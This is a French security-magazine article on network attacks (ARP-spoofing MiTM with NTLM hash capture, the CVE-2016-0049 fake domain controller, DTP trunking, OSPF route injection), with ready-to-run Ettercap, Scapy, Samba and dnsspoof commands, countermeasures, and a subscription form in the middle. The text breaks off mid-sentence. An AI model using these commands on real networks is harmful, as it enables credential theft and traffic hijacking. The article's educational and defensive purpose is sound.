LES RÉSEAUX : TOUJOURS SUJETS À DES ATTAQUES

Nicolas Mattiocco (@MaKyOtOx)

Davy Douhine (@ddouhine)

mots-clés : ?????????????????????

Aujourd'hui, alors que les systèmes d'exploitation et les navigateurs sont de mieux en mieux protégés, le réseau, qui est à la base de tous nos systèmes informatiques est toujours vulnérable, à tout un tas de techniques vieilles comme le monde. Après un bref rappel des fondamentaux, nous vous proposons dans cet article de revenir sur plusieurs de ces techniques en détaillant les principes théoriques et leur mise en œuvre. Il sera d'abord question des attaques de type « MiTM » aussi connues sous l'appellation « Attaques par le milieu » qui permettent à un attaquant local d'écouter le trafic, mais aussi et surtout de compromettre des machines. On abordera aussi les attaques réseau pour effectuer un saut de VLAN ou détourner du trafic.

1 Rappel des bases

Si dans toutes les têtes, le réseau est à l'origine de bien tracas (qui n'a pas entendu le fameux « ah c'est encore un problème réseau »), il n'en reste pas moins un sujet passionnant et offrant beaucoup de possibilités. Car nos équipements hyper connectés ne seraient pas grand-chose sans lui, en particulier en ces temps de « cloudification » à outrance.

Pour se familiariser avec le sujet, deux approches sont possibles : la première consistera à découvrir quelques RFC (parmi plus de 7000). Par exemple, le site de Stéphane Bortzmeyer est un des moyens les moins douloureux pour ceux qui sont allergiques à l'anglais. La deuxième consistera à se lancer dans une capture réseau. Qui n'a pas lancé un wireshark avant de faire quoi que ce soit après s'être connecté sur un réseau non sûr ?

C'est d'ailleurs une des premières choses que fera un pentesteur lors d'un test sur un réseau interne. Il en apprendra déjà beaucoup, car les machines sont bavardes, souvent trop et même si tout réseau digne de ce nom est aujourd'hui commuté (seul le destinataire de la trame la reçoit - contrairement aux réseaux Ethernet d'antan qui se contentaient de diffuser les trames à tout le monde) certains paquets sont diffusés largement (broadcast, multicast). Mais avant de rentrer dans le vif du sujet, nous allons revoir les bases des bases.

Aujourd'hui, le modèle réseau en vigueur est le modèle TCP/IP qui utilise quatre couches :

- accès (ex : Ethernet) : permet la communication entre deux machines, les éléments échangés s'appellent des trames ;
- internet (ex : IP): réalise l'interconnexion, les éléments s'appellent ici des paquets, ils peuvent arriver dans le désordre et en suivant des chemins différents ;
- transport : responsable de l'établissement et du maintien des conversations entre deux entités (TCP ou son homologue non fiable, mais plus léger et donc plus rapide : UDP), les éléments s'appellent des segments ;
- application : contient les protocoles de haut niveau auxquels l'utilisateur a accès directement (HTTP, FTP, SMTP, etc.), ici les éléments concernent les données.

Ainsi lorsque deux applications exécutées sur des machines distantes dialoguent ensemble, les données qu'elles échangent vont transiter par ces couches sur les deux machines, mais aussi sur les équipements qui se trouvent sur leur chemin. Ainsi un switch traitera uniquement de la couche accès (car il ne comprend pas les autres couches) et un routeur traitera la couche accès, la couche internet, mais pas les autres.

Prenons un exemple : un navigateur veut récupérer la page d'accueil du site web « www.mabanque.fr ». La

couche application envoie la requête HTTP (**GET /index.html HTTP/1.1**) après l'établissement d'une session TCP (la couche transport) entre le navigateur et le serveur web. Le paquet IP (couche internet) contenant la requête est transmis à la couche inférieure (accès) qui va se charger d'envoyer les informations à sa passerelle par défaut sous forme de trame.

C'est ici que certaines données seront exploitées : URL, socket, adresse IP et adresse MAC et que les vecteurs d'attaque se dessinent, car les protocoles conçus pour gérer ces données n'ont pas été pensés en termes de sécurité. Ainsi nous verrons plus loin que la réponse ARP peut facilement être falsifiée.

2 Attaques par le milieu (MiTM)

2.1 Concepts

Sur les premiers réseaux Ethernet l'ensemble des trames était envoyé sur l'ensemble des ports des hubs et seule la machine destinatrice traitait les données.

Aujourd'hui, les switchs ont remplacé les hubs et savent envoyer les trames uniquement sur le port qui communique avec l'hôte distant.

Pourtant dans certains cas, les switchs deviennent nostalgiques et diffusent les trames à tout le monde, comme lorsque la table CAM (*Content Addressable Memory*) qui fait la correspondance adresse MAC/port du switch est saturée. Très pratique pour les petits curieux : tous les secrets transitant par des protocoles non chiffrés sont divulgués, à vous les cookies de session et les identifiants !

Mais quand le réseau fonctionne bien, il faut intervenir pour détourner les échanges entre deux machines : les attaques par le milieu (traduction française du sigle « MitM » pour « Man in The Middle ») peuvent entrer dans l'arène.

L'attaque la plus basique : l'ARP spoofing (usurpation ARP) consiste à s'insérer, d'un point de vue réseau, entre deux machines. Le concept est très simple : il suffit de faire croire à la machine A que l'adresse MAC de la machine de l'attaquant correspond à l'adresse IP de la machine B et inversement. Ainsi quand la machine A pensera envoyer un paquet à la machine B, elle l'enverra en fait à la machine de l'attaquant, charge ensuite à l'attaquant de transmettre le paquet à la machine B (après l'avoir tout juste lu ou alors trituré).

Concrètement, il suffit d'envoyer des paquets de type « gratuitous ARP Reply » qui servent à indiquer aux hôtes du réseau à quelle adresse MAC se trouve telle ou telle adresse IP.

En envoyant régulièrement ces paquets, les tables ARP des machines victimes seront constamment polluées par les fausses informations envoyées par l'attaquant, il maintiendra ainsi sa place d'homme du milieu.

À cette place beaucoup d'opportunités s'ouvrent à nous : écoute de trafic bien sûr, mais pas seulement. La position permet de modifier le trafic, par exemple, rediriger l'utilisateur sur une page d'authentification ou encore mieux, rediriger sa machine pour qu'elle nous donne le condensat du mot de passe de l'utilisateur authentifié, le tout de manière transparente.

2.2 En pratique : Ettercap et metasploit pour compromettre une machine W7

Si le concept de l'attaque est simple, sa mise en pratique l'est tout autant avec Ettercap. L'outil permet de faire de l'ARP spoofing, en ciblant ses victimes, mais il sait aussi agir sur le trafic grâce à des plugins.

Nous allons utiliser un plugin pour réécrire une page web en insérant une redirection sous forme d'image.

Le scénario est le suivant : Ettercap met en place l'ARP spoofing entre la machine de la victime et le serveur web. Notre victime va se connecter sur le serveur web en HTTP sur le réseau local. Ettercap intercepte la réponse du serveur web puis insère dans la page une redirection vers un smb_capture de metasploit.

Le code du plugin en question :

```
if (ip.proto == TCP && tcp.src == 80) {
   replace("<head>", "<head> <img src=\"\\\\10.0.2.61\\bibi.gif\"
style="display: none;">");
   msg("Redirection vers msf !\n");
}
```

Il s'agit d'un simple « recherche/remplace » pour insérer une « image » invisible qui fera office de redirection.

Avant de l'utiliser, il faut le compiler :

```
# etterfilter -o smbcapture_10.0.2.61.ef smbcapture_10.0.2.61.filter
```

Après avoir lancé le module smb_capture de metasploit, on peut démarrer Ettercap :

```
root@kali2:/etc/ettercap# ettercap -TqM arp:remote -F
smbcapture_10.0.2.61.ef /10.0.2.71// /10.0.2.149//
```

Avec « 10.0.2.71 » notre victime et « 10.0.2.149 » notre serveur web.

Une capture réseau nous montre ce qui se trame là dessous :

```
00:40:42.863710 00:0c:29:b4:e0:19 > 00:0c:29:57:08:c2, ethertype ARP (0x0806),
length 60: Reply 10.0.2.149 is-at 00:0c:29:b4:e0:19, length 46
00:40:42.864726 00:0c:29:57:08:c2 > 00:0c:29:b4:e0:19, ethertype ARP (0x0806),
length 42: Reply 10.0.2.71 is-at 00:0c:29:57:08:c2, length 28
00:40:43.868810 00:0c:29:57:08:c2 > 00:0c:29:7f:8c:07, ethertype ARP (0x0806),
```

```
length 42: Reply 10.0.2.149 is-at 00:0c:29:57:08:c2, length 28
00:40:43.869374 00:0c:29:57:08:c2 > 00:0c:29:b4:e0:19, ethertype ARP (0x0806),
length 42: Reply 10.0.2.71 is-at 00:0c:29:57:08:c2, length 28
```

Le premier paquet, du type « ARP Reply », a été envoyé par la machine légitime avec l'adresse « 10.0.2.149 » (on peut le vérifier grâce à l'adresse MAC, celle de la machine de l'attaquant est la « 00:0c:29:57:08:c2 »). Le deuxième a été envoyé par Ettercap : il s'adresse directement au serveur web pour lui indiquer que l'adresse MAC correspondant à l'IP « 10.0.2.71 » (la machine victime) est la « 00:0c:29:57:08:c2 ».

Le troisième, également envoyé par Ettercap, s'adresse à la machine victime pour lui indiquer que l'adresse MAC correspondant à l'IP « 10.0.2.149 » (le serveur web) est la « 00:0c:29:57:08:c2 ».

Ettercap envoie ces deux derniers paquets encore à trois reprises puis ensuite régulièrement toutes les dix secondes.

Dorénavant, lorsque la machine victime va vouloir se connecter au serveur web, elle passera par la machine de l'attaquant.

Et grâce au plugin Ettercap le condensat du mot de passe de l'utilisateur courant est récupéré :

```
[*] SMB Captured - 2016-03-09 00:41:40 -0500
NTLMv2 Response Captured from 10.0.2.71:49182 - 10.0.2.71
USER:davy DOMAIN:WIN-25K7J5TB33K OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:900f7641d717d9932c8c4ea403acbdb5
NT_CLIENT_CHALLENGE:0101000000000000a0eabf5aec79d101ee70138a916
7a3610000000002000000000000000000000000
```

Si le mot de passe n'est pas très complexe, John the Ripper armé d'un bon dictionnaire suffira à retrouver le mot de passe. À défaut, votre myriade de GPU fera probablement des merveilles avec hashcat.

2.2.1 Comment se protéger ?

Sur Cisco, le DAI (*Dynamic ARP Inspection*) contrôle les requêtes et les réponses ARP et bloque les paquets ARP invalides en fonction d'une base de référence IP/MAC maintenue par le DHCP Snooping.

Après avoir activé ces deux fonctionnalités, les paquets ARP seront contrôlés sur tous les ports définis comme « untrusted » (par défaut). Ceux derrière lesquels se trouvent des équipements devant légitimement envoyer des « gratuitous ARP Reply » comme les membres d'un cluster doivent être définis comme « trusted ».

```
Switch(config)#ip dhcp snooping
Switch(config)#ip dhcp snooping vlan 1
Switch(config)#ip arp inspection vlan 1
```

D'autres contre-mesures peuvent être mises en œuvre comme l'installation d'outils de supervision des échanges ARP comme ArpON ou arpwatch.

2.3 En pratique : Windows Kerberos Security Feature Bypass (CVE-2016-0049)

Un autre type de leurre peut être mis en œuvre, notamment à partir d'une attaque dévoilée récemment.

La CVE-2016-0049 permet d'ouvrir une session Windows sur un poste verrouillé ou sans session active. Elle devient particulièrement intéressante pour un attaquant si les disques sont intégralement chiffrés par une solution de type BitLocker par exemple. Si aucun mot de passe de pré-boot est requis (configuration la plus largement utilisée en entreprise), il sera possible d'empoisonner les comptes et les mots de passe stockés dans le cache local du poste et d'ouvrir une session sans connaissance du bon mot de passe.

Cette vulnérabilité met en lumière une anomalie de sécurité dans le workflow de mise à jour du mot de passe d'un compte de domaine Kerberos. L'authenticité de la relation d'approbation entre un poste du domaine et le Contrôleur de Domaine n'était vérifiée qu'après mise à jour du cache local des données d'authentification.

L'objectif sera d'installer un faux Contrôleur de Domaine sur lequel le poste cible tentera de se connecter. De fait, il nous faudra maîtriser les échanges Kerberos sur le réseau. Ensuite, nous déclarerons un même compte utilisateur (même login) sur notre DC illégitime, avec un mot de passe connu et marqué comme expiré. En se connectant sur le poste avec le mot de passe défini sur le faux AD, le poste le soumettra au faux DC qui forcera le renouvellement du mot de passe.

2.3.1 Préparation de l'environnement de démonstration

Les équipements suivants sont nécessaires pour la démonstration :

- Poste Windows 7 (noté WEEN dans la suite) répondant aux prérequis suivants :
  - → accès physique possible ;
  - → membre d'un domaine Kerberos ;
  - → un utilisateur s'est déjà authentifié au moins une fois sur le poste. Nous utiliserons le compte « george » ;
  - → chiffrement du disque (ex: BitLocker + TPM) sans mot de passe au boot.
- Deux machines Linux (Kali dans notre exemple) :
  - → OURSENPLUS : Contrôleur de Domaine légitime ;
  - → DUPLICATHA : machine d'attaque et faux Contrôleur de Domaine.

2.3.1.1 Préparation du DC légitime OURSENPLUS

L'objectif est de configurer un domaine Kerberos dans lequel le poste sera membre. Pour cela, nous utiliserons le composant Samba et tout particulièrement le package `samba-ad-dc`.

DÉCOUVREZ NOS OFFRES D'ABONNEMENTS !

PRO OU PARTICULIER = CONNECTEZ-VOUS SUR :

www.ed-diamond.com

LES COUPLAGES PAR SUPPORT :

VERSION PAPIER

Retrouvez votre magazine favori en papier dans votre boîte à lettres !

VERSION PDF

Envie de lire votre magazine sur votre tablette ou votre ordinateur ?

ACCÈS À LA BASE DOCUMENTAIRE

Effectuez des recherches dans la majorité des articles parus, qui seront disponibles avec un décalage de 6 mois après leur parution en magazine.

SÉLECTIONNEZ VOTRE OFFRE DANS LA GRILLE AU VERSO ET RENVOYEZ CE DOCUMENT COMPLET À L'ADRESSE CI-DESSOUS !

Voici mes coordonnées postales :	
Société :	
Nom :	
Prénom :	
Adresse :	
Code Postal :	
Ville :	
Pays :	
Téléphone :	
E-mail :	

❑ Je souhaite recevoir les offres promotionnelles et newsletters des Éditions Diamond.

❑ Je souhaite recevoir les offres promotionnelles des partenaires des Éditions Diamond.

En envoyant ce bon de commande, je reconnais avoir pris connaissance des conditions générales de vente des Éditions Diamond à l'adresse internet suivante : **boutique.ed-diamond.com/content/3-conditions-generales-de-ventes** et reconnais que ces conditions de vente me sont opposables.

Les Éditions Diamond
Service des Abonnements
10, Place de la Cathédrale
68000 Colmar – France
Tél. : + 33 (0) 3 67 10 00 20
Fax : + 33 (0) 3 67 10 00 21

Vos remarques :

VOICI TOUTES LES OFFRES COUPLÉES AVEC MISC !

POUR LE PARTICULIER ET LE PROFESSIONNEL ...

Prix TTC en Euros / France Métropolitaine

CHOISISSEZ VOTRE OFFRE !

Prix en Euros / France Métropolitaine

Offre	SUPPORT / ABONNEMENT	PAPIER Réf	PAPIER Tarif TTC	PAPIER + PDF (PDF 1 lecteur) Réf	PAPIER + PDF Tarif TTC	PAPIER + BASE DOCUMENTAIRE (1 connexion BD) Réf	PAPIER + BASE DOCUMENTAIRE Tarif TTC	PAPIER + PDF + BASE DOCUMENTAIRE (PDF 1 lecteur + 1 connexion BD) Réf	PAPIER + PDF + BASE DOCUMENTAIRE Tarif TTC
MC	6n° MISC	☐ MC1	42,-	☐ MC12	62,-	☐ MC13	99,-	☐ MC123	111,-
MC+	6n° MISC + 2n° HS	☐ MC+1	54,-	☐ MC+12	81,-	☐ MC+13	103,-	☐ MC+123	130,-
LES COUPLAGES « LINUX »									
B	6n° MISC + 11n° GLMF	☐ B1	100,-	☐ B12	147,-	☐ B13	233,-	☐ B123	280,-
B+	6n° MISC + 2n° HS + 11n° GLMF + 6n° HS	☐ B+1	172,-	☐ B+12	248,-	☐ B+13	300,-	☐ B+123	381,-
C	6n° MISC + 6n° LP + 11n° GLMF	☐ C1	135,-	☐ C12	197,-	☐ C13	312,-	☐ C123	374,-
C+	6n° MISC + 2n° HS + 6n° LP + 3n° HS + 11n° GLMF + 6n° HS	☐ C+1	236,-	☐ C+12	339,-	☐ C+13	403,-	☐ C+123	516,-
LES COUPLAGES « EMBARQUÉ »									
E	6n° MISC + 6n° HK* + 4n° OS	☐ E1	105,-	☐ E12	158,-	☐ E13	179,-*	☐ E123	232,-*
E+	6n° MISC + 2n° HS + 6n° HK* + 4n° OS	☐ E+1	119,-	☐ E+12	179,-	☐ E+13	193,-*	☐ E+123	253,-*
LES COUPLAGES « GÉNÉRAUX »									
H	6n° MISC + 6n° HK* + 6n° LP + 11n° GLMF + 4n° OS	☐ H1	200,-	☐ H12	300,-	☐ H13	402,-*	☐ H123	499,-*
H+	6n° MISC + 2n° HS + 6n° HK* + 6n° LP + 3n° HS + 11n° GLMF + 6n° HS + 4n° OS	☐ H+1	301,-	☐ H+12	452,-	☐ H+13	493,-*	☐ H+123	639,-*

Les abréviations des offres sont les suivantes : LM = GNU/Linux Magazine France | HS = Hors-Série | LP = Linux Pratique | OS = Open Silicium | HC = Hackable

* HK : Attention : La base Documentaire de Hackable n'est pas incluse dans l'offre.

N'hésitez pas à consulter les détails des offres ci-dessus sur : www.ed-diamond.com !

2.3.1.2 Installation du Contrôleur de Domaine OURSENPLUS

```
~# apt-get update && apt-get install -y samba
~# echo -e "nameserver 127.0.0.1\nsearch desdieux.local" > /etc/resolv.conf
~# samba-tool domain provision
Realm: DESDIEUX.LOCAL
  Domain [DESDIEUX]: [Touche Enter]
  Server Role (dc, member, standalone) [dc]: [Touche Enter]
  DNS backend (SAMBA INTERNAL, BIND9 FLATFILE, BIND9 DLZ, NONE) [SAMBA
INTERNAL]: [Touche Enter]
  DNS forwarder IP address [x.x.x.x]: none
  Administrator password: ...
  Retype password: ...
~# useradd george && echo -e "1Mposs1bl3\n1Mposs1bl3" | smbpasswd -a george
~# /etc/init.d/samba-ad-dc restart
```

2.3.1.3 Raccordement du poste WEEN au domaine DESDIEUX

Ouvrez une session d'administrateur local sur le poste Windows et ajoutez le poste au domaine DESDIEUX. Puis, ouvrez une session avec le compte george/1Mposs1bl3 sur le poste. Le compte et le mot passe associé sont maintenant stockés en cache sur le poste. Le poste de la victime est prêt.

2.3.1.4 Identification des informations sur le domaine et le compte à usurper

Afin d'installer notre DC illégitime, il nous faut encore connaître le nom du domaine et le login du compte à piéger. Pour obtenir le nom de domaine, il suffit d'écouter le trafic réseau sortant du poste. Le nom du domaine apparaît en clair dans les paquets DNS, CLDAP, NetBios, Kerberos...

Concernant le login, prenons l'hypothèse qu'il s'affiche automatiquement lorsque l'on démarre le poste (c'est généralement le cas).

2.3.1.5 Configuration du Contrôleur de Domaine falsifié DUPLICATHA

Nous pouvons monter notre faux Contrôleur de Domaine :

```
~# echo -e "nameserver 127.0.0.1\nsearch desdieux.local" > /etc/resolv.conf
~# samba-tool domain provision (même procédure)
~# useradd george && smbpasswd -a -n george
~# /etc/init.d/samba-ad-dc start
~# NOW=`date --iso-8601`; date -s "2001-01-01 11:22:33" # Modification de
l'heure pour que le mot de passe du compte soit marqué comme expiré
~# echo -e "MagicPass23\nMagicPass23" | smbpasswd -s george
~# date -s "$NOW" # Remise à l'heure de notre poste
```

Lorsqu'une session Windows est ouverte, le poste cherchera à interroger le DC. En tant qu'imposteur, il sera nécessaire de faire bonne figure et se présenter avec un adresse cohérente. Connectons donc notre DUPLICATHA sur le réseau.

2.3.1.6 Renouvellement du mot de passe expiré

Une fois sur le poste de notre victime, nous devons saisir le mot de passe enregistré sur notre DC (MagicPass23) et comme par magie, le poste nous indique que le mot de passe est expiré et que nous devons le changer.

Il n'y a pourtant aucune magie et la réponse est dans le protocole Kerberos lui-même, notamment dans la manipulation de paquets TGT (*Ticket-Granting Ticket*). Un ticket TGT est un token fourni par un DC remplaçant un mot de passe pour se connecter à un service ou une application telle que le login en local. Le ticket est signé par le mot de passe du compte. Vu que l'on maîtrise à la fois le mot de passe envoyé par le poste et le mot de passe géré sur le DC falsifié, tous les astres sont alignés pour délivrer un TGT valide.

Nous devons saisir le mot de passe enregistré sur notre AD (MagicPass23) et le renouveler avec un autre, par exemple « MyN3wMDP ».

2.3.1.7 Login avec le nouveau mot de passe

Le cache local est désormais « empoisonné ». Il reste donc à tester si tout a bien fonctionné et que les nouveaux authentifiants sont utilisables.

Afin d'éviter que le poste ne se connecte à l'AD légitime, débranchons physiquement le câble réseau du poste de travail. Ensuite, il suffit de s'authentifier sur le poste au moyen de notre mot de passe nouvellement enregistré (MyN3wMDP) et d'accéder aux précieuses données.

2.3.1.8 Comment se protéger ?

Appliquer le correctif de sécurité Microsoft KB3134228.

3 Attaques du réseau lui-même

3.1 Concepts généraux

L'objectif de ce chapitre est la sensibilisation aux attaques possibles sur un réseau. Ces attaques auront pour objectif de contourner le cloisonnement des équipements sur le réseau, les règles de routage et de filtrage des flux ou encore créer un déni de service total ou partiel sur un réseau classique d'entreprise. L'objectif principal de l'attaquant sera de profiter des faiblesses protocolaires en vue de rediriger tout ou partie les flux échangés sur le réseau vers notre machine.

La méthode la plus simple pour un attaquant serait de changer la configuration du switch ou du routeur. Pour cela, il pourra tenter de se connecter aux interfaces d'administration SSH/Telnet/HTTP avec des comptes

par défaut ou obtenus par brute-force, exploiter une vulnérabilité applicative sur ces interfaces, ou encore utiliser les backdoors prévues à cet effet (cf. CVE-2016-1909)... En fonction de ses motivations et de l'accès obtenu, il pourra par exemple tenter de rediriger tous les flux transitant sur le switch sur sa machine en activant le « port mirroring » sur l'interface sur laquelle il est raccordé ou créer un déni de service en modifiant la configuration des VLAN, des routes OSPF/BGP, ou bien en désactivant des interfaces ou l'équipement en lui-même.

Ce type d'attaques laissera probablement des traces, si l'on prend l'hypothèse que la journalisation est activée sur les équipements, avec le bon niveau de granularité et que les journaux soient exportés sur un système externe...

3.2 En pratique : saut de VLAN

3.2.1 Introduction

Lors d'un test d'intrusion sur un réseau interne, nous pourrions être amenés à tester le cloisonnement entre les différents VLAN. Un simple visiteur se connectant sur une prise réseau dans une salle de réunion ne devrait pas avoir un accès réseau aux serveurs de production ou au dépôt de gestion des codes sources des applications développées par l'entreprise. Dans cette situation, une des premières réflexions à avoir serait de s'assurer que les VLAN n'ont pas été seulement mis en place pour organiser le réseau en créant des sous-réseaux, sans penser au filtrage des flux entre ces VLAN.

Il existe deux attaques très populaires sur la couche 2, à savoir le VLAN double tagging (voir le GitHub) et l'activation du mode trunk via le protocole DTP, revenons très brièvement sur deux concepts clés :

- un VLAN, au sens du standard IEEE 802.1Q est un réseau virtuel. Sur un réseau multi-VLAN, les trames Ethernet seront alors taguées par le numéro de VLAN, le VLAN ID, sur lequel est positionné l'équipement à l'origine du flux. Un VLAN peut évidemment traverser plusieurs équipements physiques ;

- un Trunk, dans le contexte des VLAN, est un port sur lequel tout ou partie des VLAN configurés sur le réseau peuvent transiter.

3.2.2 Dynamic Trunking Protocol (DTP) Abusing

DTP est un protocole propriétaire Cisco permettant aux équipements raccordés au switch de négocier le mode « trunk » sur le port physique. De cette manière, si le trunk est activé sur un port auquel notre poste est raccordé, tout le trafic réseau de tous les VLAN transitant sur le switch sera accessible.

Cependant, dans certaines conditions, cette (re-) configuration du mode de fonctionnement du port de switch est possible à partir d'une simple requête DTP forgée par l'équipement connecté (notre poste). Il suffit de demander poliment au switch de renégocier le mode sur l'interface ; aucune authentification préalable n'est requise.

L'exploitation n'est possible que si le port est configuré en « switchport mode dynamic », c'est-à-dire le mode généralement par défaut sur les IOS.

3.2.2.1 Mode débutant / Yersinia

Lancer Yersinia avec l'option **-I** (GUI ncurses) :

```
~# /usr/bin/yersinia -I
```

Sélectionner une interface réseau avec la touche 'i', le module DTP avec la touche 'g', puis l'attaque avec la touche 'x' : « 1 enable trunking ».



Fig. 1 : Yersinia.

3.2.2.2 Mode expert / Scapy

Dans le détail, l'objectif est de positionner le champ **Status** à la valeur **DTP Desirable** et de transmettre ce paquet à l'adresse MAC du port du switch auquel notre poste est connecté. Le paquet DTP est organisé sur les couches suivantes : Dot3/LLC/SNAP/DTP.

Dans le détail, nous positionnons les valeurs suivantes sur la couche DTP :

```
DTP (explication du champ Raw), protocole organisé en mode Type-Longueur-
Valeur (TLV)
  * Version: \x01
  * Domain: null
        Type: Domain (\x00\x01)
        Length: 13
        Domain: x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
  * Status: \x03
```

```
      Type: Status (\x00\x02)
      Length: 5
      Status: \x03 => Activation du mode " Desirable "
* DTPType: \xa5
      Type: Type (\x00\x03)
      Length: 5
      Dtptype: \xa5
* Neighbor: Adresse MAC de notre interface
      Type: Neighbor (\x00\x04)
      Length: 10
      Neighbor: \x11\x22\x33\x44\x55\x66 ou get_if_hwaddr('eth0')
```

La requête forgée sera la suivante :

```
>>> sendp(Dot3(dst='01:00:0c:cc:cc:cc', src=get_if_hwaddr('eth0'))/
LLC(dsap=0xaa, ssap=0xaa, ctrl=3)/SNAP(OUI=0x0c, code=2004)/Raw('\x01\x00\
x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x02\x00\x05\x03\x00\x03\x00\
x05\xa5\x00\x04\x00'+get_if_hwaddr('eth0')), iface='eth0')
```

3.3 Comment se protéger ?

Interdire la modification du mode de fonctionnement sur tous les ports physiques sur lesquels les postes sont raccordés (commande **switchport nonegotiate**).

3.4 En pratique : injection de routes OSPF avec Loki

3.4.1 Introduction

Le protocole OSPF (*Open Shortest Path First*) est un des protocoles de routage les plus utilisés sur les réseaux d'entreprises. Tous les routeurs (ou nœuds OSPF) établissent chacun des relations d'adjacence avec les autres routeurs directement connectés en envoyant régulièrement des messages Hello. Une fois la relation établie et validée, les routeurs s'échangent la liste des réseaux auxquels ils sont connectés. Au travers de messages *Link-State Advertissements* (LSA), les routes sont apprises dans une « zone » (area), et sont stockées dans une base de données nommée *Link-State Database* (LSDB). Chaque routeur utilise ensuite l'algorithme de Dijkstra, nommé *Shortest Path First* (SPF), pour déterminer la route la plus courte vers chacun des réseaux connus dans la LSDB.

En cas de changement de topologie, les nouvelles routes sont redistribuées de proche en proche via des messages LSA, et l'algorithme SPF est exécuté à nouveau sur chaque routeur. S'il nous est possible d'injecter de nouvelles routes sur le réseau, nous pourrions créer une vraie guerre de voisinage.

3.4.2 Préparation de l'attaque

Dans notre exemple, notre poste (172.16.3.102) et le poste de notre victime sont reliés à un switch lui-même connecté au routeur R1. La passerelle par défaut du réseau est l'adresse IP de R1.



Fig. 4 : OSPF avant l'attaque.

Pour la démonstration, nous avons utilisé une machine OpenBSD 5.8 faisant office de routeur. Ci-dessous la (mauvaise) configuration du daemon OSPFd :

```
# cat /etc/ospfd.conf
router-id 3.3.3.3
area 0.0.0.0 {
        interface em0 { hello-interval 2 }
        interface em1
}
```

Notre vecteur d'attaque devra dans un premier temps se faire passer pour un routeur légitime (nœud OSPF) et dans un deuxième temps, injecter une nouvelle route vers les serveurs DNS de Google. Les requêtes DNS seront alors redirigées sur notre poste et, au moyen de l'outil dnsspoof, nous serons à même de répondre aux demandes de résolution.

```
~# echo -e "8.8.8.8 *.google.com\n8.8.4.4 *.google.com" > /etc/
dnsspoof.conf && dnsspoof -f /etc/dnsspoof.conf &
```

Loki n'est pas disponible par défaut sur votre Kali, il vous faudra l'installer avant (cf. Liens utiles) ainsi que les dépendances suivantes : **libssl**, **pylibpcap**, **python-dpkg**, **python-central** et **python-dumbnet**.

Notez aussi que Loki peut se montrer « instable » et il sera potentiellement nécessaire de relancer plusieurs fois l'attaque pour qu'elle soit effective.

3.4.3 À l'assaut !

Le principe de l'attaque est plutôt simple. Il suffira dans un premier temps de rentrer dans la communauté des routeurs en se faisant passer pour un nœud OSPF en forgeant des messages Hello. Puis, nous injecterons des routes falsifiées vers les DNS publics de Google (Figure 5, page suivante).

Lançons l'outil avec la commande **loki.py.** Une interface graphique s'affiche et nous sélectionnons le menu ***Routing*** puis le sous-menu ***OSPF***. Il faut ensuite



Fig. 5 : OSPF après l'attaque.

lancer les modules d'attaque en cliquant sur la petite roue (RUN) puis en sélectionnant l'interface sur laquelle notre poste est raccordé au réseau. Si tous les astres sont alignés, le routeur R1 va s'afficher :

